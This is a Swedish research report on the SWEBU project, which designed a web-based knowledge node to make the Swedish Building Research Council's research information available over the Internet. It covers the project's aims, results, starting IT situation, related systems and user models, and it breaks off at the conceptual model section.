SWEBU

Svensk byggforskning på World Wide Web (Swedish Building Research on the World Wide Web)

"De globala nätverkens möjligheter i byggforskningen"

Uno Engborg, KBS-Media Lab, Lunds Universitet
Per Christiansson, KBS-Media Lab, Lunds Universitet
Fredrik Stjernfeldt, KBS-Media Lab, Lunds Universitet
http://delphi.kstr.lth.se/

Sammanfattning

Rapporten beskriver hur vi i framtiden på Internet effektivt kan kommunicera forskningsinformation. Det växande informationsflödet i de globala nätverken gör det allt mera nödvändigt att skapa kunskapsnoder där sakkunniga väljer ut och kvalitetsmärker informationen samt förpackar den på sådant sätt att den blir lätt att tillgodogöra sig för de tänkta målgrupperna. I byggsammanhang bör man över internet ha tillgång till forskningsresultat, byggnormer, produktinformation, erfarenhetsdata från förvaltning etc., givetvis innehållande hyperlänkade referenser till andra källor.

Nya möjligheter öppnas för användare att via anpassade multimediala gränssnitt kommunicera mot underliggande information. Allt mer av forskningsresultaten dokumenteras i digital och form blir därmed mera tillgängliga. Samtidigt förändras förpackning och tillhörande lagringsstrukturer som en följd av introduktionen av avancerade IT-verktyg, som bland annat användes för att hantera olika slags kunskapsrepresentationer i Internet-miljö (objekt-, relationsdatabaser, bilder, etc.).

Beställarkompetensen inom byggområdet måste generellt höjas framöver för att öka sannolikheten för kloka och långsiktiga IT investeringar kommer att ske. Denna rapport utgör en inledning på ett sådant arbete med både en praktisk, exemplet forskningsnod, och en mera teoretisk teknisk del.

Rapporten beskriver projekt SWEBU, BFR nr. 950217-9, där ett system för att göra forskningsinformation tillgänglig över Internet och World Wide Web designats och en demonstrator framtagits.

INNEHÅLLSFÖRTECKNING

1. Introduktion

Kvantiteten av information som når oss varje dag ökar lavinartat. Vikten av att kunna filtrera och sortera i informationsflödet ökar då i samma takt. Vilken information som är bra och användbar beror på vem du är, var du befinner dig, hur gammal den är, vilka som är dina arbetsuppgifter och inte minst vad som intresserar dig. Vad som är användbart kan variera från tillfälle till tillfälle och från person till person. I vissa fall är översiktlig, kortfattad information av största vikt, i andra fall krävs mera mångfacetterad information med större djup.

Ibland räcker det inte med att man kan nå de data som finns lagrade i datanät världen över. Ofta behöver man bli guidad rätt i utbudet av andra personer med mer erfarenhet inom ett visst område. För att kunna dra rätt slutsatser fordras mänsklig inverkan. Sålunda behöver man inte bara söka data, utan även personer att samarbeta och diskutera med, för att de data man hittar ska kunna få en vettig innebörd och bli praktiskt användbara.

För att kunna tillgodose dessa skiftande behov, krävs att man kan skräddarsy lösningar. I den här rapporten beskriver vi hur en organisation som BFR skulle kunna tackla dessa problem. I SWEBU, Swedish Building Research on the World Wide Web, använder Byggforskningsrådet, BFR, sig av det globala datornätverket för att publicera och fånga forskningsinformation från forskning som är sponsrad av BFR.

Systemet baseras på TCP/IP-kommunikation och är implementerat med hjälp av WWW-tekniker. Valet av detta system baseras på att det är enkelt att använda och administrera, och att det är oberoende av datorplattform. Vidare fördelar med ett dylikt system är att det gör det möjligt att decentralisera information, så att den kan lagras och administreras hos den som producerar informationen. BFR's roll blir då att skapa ett index över dessa distribuerade data så att de blir lätt åtkomlig för de relevanta målgrupperna. BFR väljer ut information de anser vara relevant och indexerar den. I sin egenskap av auktoritet på byggområdet kvalitetsmärker de genom sitt val informationen. Detta resulterar i ett enkelt sätt att nå denna information.

I första fasen riktar sig systemet i första hand till forskare och deras behov. Sedan kommer systemet att vidgas för att även passa grupper som

- studenter,
- byggnadsindustri,
- allmänheten.

För att anpassa systemet till så varierande målgrupper måste nya användarmodeller utformas.

I denna rapport diskuterar vi hur man modellerar för forskarens behov, och på vilka sätt ett väldesignat system kan hjälpa den enskilde forskaren i hans arbete. Vi har använt SWEBU som ett exempel på hur ett informationssystem kan fungera samt visat vilka verktyg som behövs för att söka och underhålla information. Vidare diskuteras framtiden och framtida behov inom digital informationshantering.

Rapporten vänder sig till personer inom byggbranschen som är involverade i att formulera IT-strategier för uppbyggnad av informationssystem samt personer med kompetens inom både bygg och IT. Vissa delar av rapporten är ganska tekniska med avsikt att ge inblick i systemens möjligheter och begränsningar och de många IT-begrepp som surrar runt. Detta innebär att vissa delar kan förbigås av dem som ej behöver tränga alltför djupt in i problematiken runt systemuppbyggnad och underhåll.

Arbetet har bedrivits i Projekt BFR nr: 950217-9, i samarbete med Jan Sandelin, Jan Lagerström och Britt Olofsdotter på BFR.

2. Målsättning

Från ansökan daterad april 1995,

> "Modern informationsteknik kan idag användas för att bygga upp system som gör information lättillgänglig över hela världen, med för olika användare anpassade gränssnitt mot datorsystemen. Samtidigt kan verktyg tas fram som förenklar inläggning och administrativ hantering av forskningsinformation samt ökar möjligheten att presentera heltäckande information för olika användare.
> Projektet syftar till att
> - göra forskningsresultat och översikter över pågående forskning tillgängliga över World Wide Web, WWW, på Internet (det globala datornätverket),
> - förenkla och effektivisera BFR's interna arbete med dokumentation av pågående och avslutad forskning, samt att
> - introducera ett diskussionsforum på Internet för byggforsknings-intresserade."

Från (Christiansson, Engborg, 1995)

> "SWEBU skall kunna anpassa sig efter olika användares behov. Följande typanvändare definieras;
> - forskare,
> - utvecklingschef på företag,
> - utvecklare på företag,
> - högskolestudent,
> - handläggare på BFR".

Efter det att projektet pågått en tid framkom önskemål från BFR's sida om att tid skulle omfördelas mot en bredare modellering av BFR's interna databaser med siktet inställt mot att de även skulle kunna försörja den externa forsknings-informationen.

Den förändrade inriktningen medförde även att mycket tid lades på utredningar om såväl som intern som extern säkerhet. Dvs vem skulle få göra vad med informationen internt, och vilken information skulle kunna nås utifrån.

Denna förändrade inriktning speglas i föreliggande rapport genom viss tyngd mot systemuppbyggnadsfrågor.

3. Resultat

Projektresultat har tidigare redovisats i (Christiansson, 1996a), (Christiansson & Engborg, 1995), (Christiansson, 1995) samt vid föredrag i Sverige och internationellt.

Vidare har SWEBU-projektet redovisats för besökande nationella och internationella grupper vid KBS-Media Lab.

De viktigaste resultaten i punktform listas nedan.

- Tidig lösning för hur externa användare kan söka i *indexerad distribuerad forskningsinformation* via kunskapsnoden SWEBU.
- Förslag till *strukturer för lagring* av information om forskningsprojekt.
- *Övergripande* funktionalitet, modeller och *struktur* för kunskapsnoden SWEBU inklusive BFR-extern relevant information.
- Analys och förslag till lösningar för *säkerhet* i interaktiva webbaserade informationstjänster.
- *Konferensyta* baserad på lokala Newsgrupper (lokal News-server med diskussionsgrupper).
- Grafisk (funktionell) design av *användargränssnitt* (handläggare och externanvändare).
- Analys av *externa strukturer* för forskningsinformation.
- *Mall* för projektstatusrapporter och råd för lokal uppläggning på WWW-servers av projektinformation.
- Modell av BFR's *underhållsprocesser* på handläggarnivå (lägga in projekt, editera projekt, godkänna före utläggande på WWW).
- Strukturering och implementering av hemsidor för *Fuktgruppen* i Lund på WWW.
- *Arbetsyta*s som stöd i utvecklingsarbetet och senare i systemunderhåll.
- *Tester av Oracle 7*-databas med tillhörande utvecklingssystem.
- Val och konfiguration av *servers* för WWW och News inklusive operativsystem och hårdvara. (Netscape Enterprise, Netscape News Server 2.01, Solaris resp Sundator).
- *Framtidstrender* inom området "uppbyggnad av kunskapsnoder".

4. Analys

4.1 IT SITUATION VID PROJEKTSTART

Byggforskningsrådets datornätverk byggde vid projektets start på PC- och Novell teknologi. e-mailkommunikation skedde med hjälp av uppringd SLIP-koppling (Serial Line Internet Protocol) på behövande system. Hela organisationen delade en e-mailadress. Se även (Gunnarsson, 1996) för översiktlig beskrivning av Internet och dess funktioner.

Maskinparken bestod som bäst av Intel 486DX-processorer med 4MB internminne med en uppringd Internet-förbindelse via 9600 baud-modem kopplat till en Intel 386 dator.


Det interna databassystemet arbetade i DOS-miljö och var uppbyggt i dBase IV (från Borland). Ingen on-line forskningsinformation var tillgänglig för utomstående. Denna funktion sköttes istället via Byggdoks databas BYGGFO. Informationen i BYGGFO-databasen uppdaterades med uppgifter från BFR-systemet PDS, Projektdatabassystem, genom inmatning från floppy.

4.2 UTVECKLINGSHORISONTEN

IT-utvecklingen har nu tagit fart och nya system och lösningar skapas hela tiden, ofta innan behov uppstått eller ens formulerats..

Vi har en inbyggd motsättning i detta att samtidigt hitta snabba IT stödda lösningar som på kort sikt löser våra behov. Samtidigt som vi vill undvika att låsa upp oss i oflexibla lösningar. Detta innebär att vi måste

- kombinera rutindesign med *kreativ* design i *team* besående av brukare, IT-specialister, samhällsvetare etc,
- ha en *helhetssyn* och *öppenhet* vid design av IT-stödda lösningar,
- lägga ner mycket arbete på *omvärldsbevakning* för att fånga och analysera *basteknologier* som kan förväntas bli beständiga IT-stödda lösningar,
- ha omfattande *omvärldsbevakning* och analys av *samhällsutveckling* och dess interaktion med IT,
- sträva efter att finna lösningar vars design kan *återanvändas* även om tekniken för implementation förändras och förbättras.



[figur 960710f]

Den snabba lösningen av den lokala extern tillgängliga forskningsdatabasen. Olika databaslösningar diskuterades samt kopplingen till existerande 'Office-paket'. Om så behövs skall det inte vara något problem att gå från Perfect till Microsoft kontorspaket.

Figur 1 Synpunkter på långsiktiga lösningar från Arbetsgruppsmötesprotokoll den 10.7.1996

4.3 OMVÄRLDEN

Det blir allt vanligare idag att kunna nå information via Internet. Redan nu finns

- Networked Computer Science Technical Reports Library, *NCSTRL*. Detta är en internationell samling av tekniska rapporter inom datalogiområdet från institutioner och industri- och regeringsstödda forskningslaboratorier. Dessa rapporter är tillgängliga via Internet för undervisning och andra icke-kommersiella ändamål via ett nätverk av servers. Nätverket finansieras av de deltagande institutionerna. (NCSTRL, 1996).
- *DESIRE* - Development of a European Service for Information on Research and Education. EU project. (Koch, 1997). "DESIRE syftar till att skapa informationsstrukturer för den europeiska akademiska världen. Man kommer att utveckla verktyg för att bättre stödja multimedial information, ge bättre indexeringstjänster och bättre informationsadministration.
- CRIS-SWEDEN, Current Research Information System. En databas åtkomlig från WWW där man kan söka information om forskningsprojekt finansierade av NUTEK (Närings- och Teknikutvecklingsverket), NFR (Naturvetenskapliga Forskningsrådet) och TFR (Teknikvetenskapliga forskningsrådet). Databashanteraren Progress användes av systemet.
- ASKen, Automatiska Studiekatalogen. (HSV, 1997). ASKen är en databas som innehåller samtliga svenska universitets och högskolors utbildningsprogram och kurser med kringinformation. Respektive universitet och högskola ansvarar för att den egna studie-informationen är tillförlitlig och korrekt.
- Merkurius, Lunds Universitets Näringslivsnod, en kunskapsnod där kunskap producerad vid Lunds Universitet skall göras tillgänglig för små och medelstora företag. (KBS-Media Lab, 1996).

5. SWEBU-bakgrund

5.1 PROBLEMEN IDAG

De system som finns idag för att sprida forskningsinformation kan göras mera effektiva med stöd av avancerad IT. På detta sätt kan många problem elimineras eller avsevärt reduceras. Här ges några exempel på sådana områden:

- informationen är svår att nå på ett effektivt sätt i *rum och tid* för olika användare,
- begränsat anpassade *användargränssnitt*,
- systemen är tunga att *underhålla* både vad avser gränssnitt och innehåll,
- ganska begränsat *informationsinnehåll* (kan utan större ansträngning blir mera fullödigt idag),
- höga *mediekostnader* (transport och presentation),
- höga *lagrings- och dupliceringskostnader*,
- små möjligheter att gå utanför *traditionell presentation* i text och bild utan interaktionsmöjligheter.

I samband med införandet av nya IT verktyg uppstår även nya problem;


- *säkerhetsproblem* på grund av ökad av tillgänglighet och flexibilitet,
- ny inhouse-*kompetens* behöver byggas upp (drift, utveckling, strukturering, gränssnitt), underhållas och ständigt förnyas på grund av den snabba IT-utvecklingen,
- vi måste lära oss delvis nya sätt att *tänka* - från linjärt till associativt (exempelvis en bok blir hypertext),
- nya *verktyg* kan och bör utvecklas för exempelvis sökning och interaktion med datorförmedlad information,
- *arbetssätt* och *organsationsstrukturer* kommer att påverkas,
- nya rutiner för *kvalitetsmärkning* och *kunskapsfiltrering*.

5.2 TIDIGARE ARBETEN

Vi har under tidigare projekt samlat teoretiska och praktiska erfarenheter från design och implementering av informationssystem, KUB-projektet (Landin et.al., 1992), Delphi-projektet (Christiansson, Månsson, Sörhede, 1992). Dessa omfattar

- design av *multimediagränssnitt* mot användarna,
- representation och strukturering av underliggande *kunskap*,
- kunskap om *dynamiska egenskaper* för systemen så att de kan växa och underhållas med specialdesignade verktyg,
- arbete i *demonstratormiljö* (inkrementell prototyping) tillsammans med användarna,
- kunskap om användarens *sök- och navigeringsverktyg*.

Det vi ser idag jämfört med de system vi utvecklat under de föregående 10 åren är att en betydande skalningseffekt inträder på grund av de snabbt växande globala nätverken.



Figur 2 "När vi går från enanvändarsystem till globalt tillgängliga system uppstår en hel rad skalningseffekter". Från (Christiansson, 1996a)

5.3 ANVÄNDARMODELLER

Forskarens uppgifter är många och av varierande slag. Bland annat måste han:

- hålla sig *ajour* med vad andra redan gjort inom forskningsområdet,
- söka *referenser*,
- hitta material och utrustning för *experiment*,
- hitta *finansiärer*,
- komma i kontakt med andra personer med *liknande problem* och frågeställningar,
- *förmedla* sin kunskap till allmänhet, näringsliv och studenter.

För att få hjälp i dessa uppgifter kan forskaren använda systemet på två olika sätt:

1. Normalt bruk, systemet kan ej i detalj anpassas efter den enskilde användarens preferenser.
2. Individuellt bruk, man identifierar sig för systemet genom att ange sin användaridentitet och ett eventuellt lösenord. Detta för att skydda systemet mot obehöriga användare.

I det första fallet är systemet betydligt lättare att bygga och administrera. Det är i detta fallet inte nödvändigt att hålla reda på vilka användare som finns i systemet och man behöver därigenom inte skapa rutiner för att ta bort och lägga till användare. Man behöver inte heller bygga rutiner och skapa administration för att ta hand om användare som glömt sin användaridentitet eller lösenord.

Nackdelar med detta är att man ej har möjlighet att ge personlig service och detta begränsar de tjänster man kan erbjuda den enskilde användaren. Man kan jämföra detta med att ringa Fröken Ur för att få korrekt tid vilket ju är en relativt universell uppgift. Alla personliga konfigurationer som görs måste lagras på en lokal dator. Detta ställer till problem om mer än en person delar på en och samma dator med tillhörande mjukvara, speciellt som många så kallade persondatorer i sanning är just persondatorer, utan möjlighet att enkelt skapa personliga konfigurationer för olika användare.

Ett system med lösenordsidentifierad användare kan utföra tjänster med mera komplex dialog, som är betydligt hårdare knuten till användarens person t ex telefonbanktjänster.

I ett sådant system är det möjligt att göra personliga konfigurationer av systemet, vilka lagras centralt så att de blir nåbara oberoende av tid och rum. Nackdelen med denna typ av system, är att misstänksamma individer kan känna obehag inför att lämna ut sig till systemet. Detta kan vara viktigt att tänka på vid design av denna typ av system att ibland kan det räcka med att man kan särskilja användare som olika individer. Man behöver inte fråga efter e-mailadress om man inte har för avsikt att bruka den för något visst ändamål. Naturligtvis sjunker den möjliga servicenivån om man ej enkelt kan komma i kontakt med användaren t ex för att meddela tider för planerade driftsavbrott eller för att upplysa om nya eller förbättrade tjänster.


5.4 TILLGÄNGLIGA DATA

Information måste kvalitetsmärkas. Detta betyder att någon måste vara ansvarig för att den information som presenteras är relevant och korrekt. Exempel på sådan information är


- abstracts - för att snabbt få veta vad andra forskare lagt tid på,
- personinformation, telefonnummer, e-mailadresser, curriculum vitae, projektdeltagande etc,
- referenslitteratur på projektbasis,
- projektstatus för egna och andras projekt, såväl pågående som avslutade.

6. SWEBU, Systembeskrivning


6.1 INLEDANDE KONCEPTUELLA MODELLER



Figur 3 Konceptuell modell över SWEBU från (Christiansson, Engborg, 1995).

